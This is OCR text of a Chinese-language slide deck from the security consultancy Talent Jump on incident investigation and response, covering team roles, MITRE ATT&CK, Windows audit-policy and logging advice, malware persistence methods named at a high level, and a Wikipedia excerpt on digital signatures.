詮睿科技
TALENT JUMP

資安入侵事件調查與應變

zerochen@talent-jump.com

- Zero Chen（祭肉陳）
- 詮睿科技股份有限公司 資安顧問服務處 處長
- 自 2008 年開始從事資安相關工作
- 專長是邊喝酒邊打站或挖貓胃 (X　擼貓 (O
- KMPlayer SCA（ICST-ANA-2013-0018）
- Operation DRBControl

詮睿科技
TALENT JUMP

Agenda

- 資安事件處理常見困擾
- 常被攻擊者利用的對象
- 主動出擊的小撇步
- 事前、事中與事後
- 真實 APT 案例分享（KMP Supply Chain Attack、Operation DRBControl）
- 常用事件調查工具介紹
- 最近發現的演進趨勢
- 來個實際發生的情境題
- 一個近期的實務案例

事件處理經常遇到的困擾

科普一下

- Real Attacker（Threat Actor）– 就是實際我們遭遇的攻擊者
- Red Team – 主要模擬實際攻擊者對企業進行攻擊演練
- Blue Team – 協助企業防禦威脅侵害的資安單位
- White Team – 主要是負責紅藍對攻防演練的稽核仲裁角色


  目前在這兩個角色的解釋有點重疊
- Purple Team – 概念是將紅藍隊合併為一個單位作為攻防互補的單位

https://danielmiessler.com/study/red-blue-purple-teams/

https://csrc.nist.gov/glossary/term/white_team


MITRE ATT&CK 框架

- 運用 TTPs（Tactics, Technical, Procedure）分類各種攻擊型態




https://www.varonis.com/blog/mitre-attck-framework-complete-guide/

攻擊者入侵流程


攻擊外部服務
植入惡意木馬
反連中繼站
攻擊內部伺服
器、營運環境
竊取、加密企
業核心機密
滲透目標
中繼站連線
內部攻擊
橫向提權
入侵成功造
成商業損失
魚叉式釣魚攻
擊、實體入侵

事件處理流程


起火點被關機
或被還原
系統日誌記錄
不足或遭刪除
找一個貓胃
處理一個貓胃
是 Web 被黑
還是被
One Day 打穿
入侵成功造
成商業損失
內部攻擊
橫向提權
中繼站連線
滲透目標
魚叉式釣魚、
實體入侵基本
無解

常見困擾，常見解法

- 盡可能保留現場進行事件調查


- 系統日誌是調查事件的主要依據之一
  - 存放空間務必確認足夠
  - Audit Policy 必須統一
  - Process Command-line Audit 切記打開
  - 盡可能將日誌收容到 SIEM 備查
  - 可以的話把 Sysmon 也裝起來

- 避免與攻擊者龜兔賽跑
  - 優先調查並確認、隔離確保營運環境可正常運作
  - 全面調查搜集相關威脅情資指標
  - 做好完善的隔離、重置計劃後一次處理

- 在處理過程盡可能找出事件根源並改善
  - 找不到怎麼辦？從網路、系統管理架構下手
  - 平行單位不配合，怎麼辦?

如果按照預設...

- 預設就是 20480KB …… 真的很不夠用



該稽核的...

- Logon Success 的 Log 量很大，硬碟空間夠嗎?
- Process Tracking / Object Access? ！
- 這設定下去一定會讓日誌爆炸... 所以.....? ！

Policy	Security Setting
Audit account logon events	Failure
Audit account management	Success, Failure
Audit directory service access	Success, Failure
Audit logon events	Success, Failure
Audit object access	No auditing
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	No auditing
Audit system events	Success, Failure


常被攻擊者利用的對象

眼見不一定為真

- 貓胃藏在系統的各種手法
  - 直接寫成一個新的 Service
  - 掛在 TaskScheduler 裡
  - Payload 分段混淆後寫在機碼表裡分段 load
  - 利用各大廠公用程式做 dll side-loading
  - 直接掛 Windows Default Service 裡
  - Powershell file-less 藏在 WMI consumer instance 裡
  - … 族繁不及備載

- 共通點：Loader 大部份都透過正常程序做掛載

千萬不要期待貓胃還會長的這麼容易辨識



詮睿科技
TALENT JUMP

Digital Signing

數位簽章 [編輯]

維基百科，自由的百科全書

> 此條目**可參照英語維基百科相應條目來擴充**。
>
> 若您熟悉來源語言和主題，請協助參考外語維基百科擴充條目。請勿直接提交機械翻譯，也不要翻譯不可靠、低品質內容。依版權協議，譯文需在編輯摘要註明來源，或於討論頁頂部標記 `{{Translated page}}` 標籤。


數位簽章（英語：Digital Signature，又稱**公鑰數位簽章**）是一種功能類似寫在紙上的普通簽名、但是使用了公鑰加密領域的技術，以用於鑑別數位訊息的方法。一套數位簽章通常會定義兩種互補的運算，一個用於簽名，另一個用於驗證。法律用語中的電子簽章與數位簽章代表之意義並不相同。電子簽章指的是依附於電子文件並與其相關連，用以辨識及確認電子文件簽署人身分、資格及電子文件真偽者；數位簽章則是以數學演算法或其他方式運算對其加密而形成的電子簽章。意即並非所有的電子簽章都是數位簽章。

數位簽章不是指將簽名掃描成數位圖像，或者用觸摸板獲取的簽名，更不是落款。

數位簽章了的文件的完整性是很容易驗證的（不需要騎縫章、騎縫簽名，也不需要筆跡鑑定），而且數位簽章具有不可抵賴性（即不可否認性），不需要筆跡專家來驗證。

目次 [隱藏]

確保檔案的
完整性
簽發來源
不可否認性




詮睿科技
TALENT JUMP

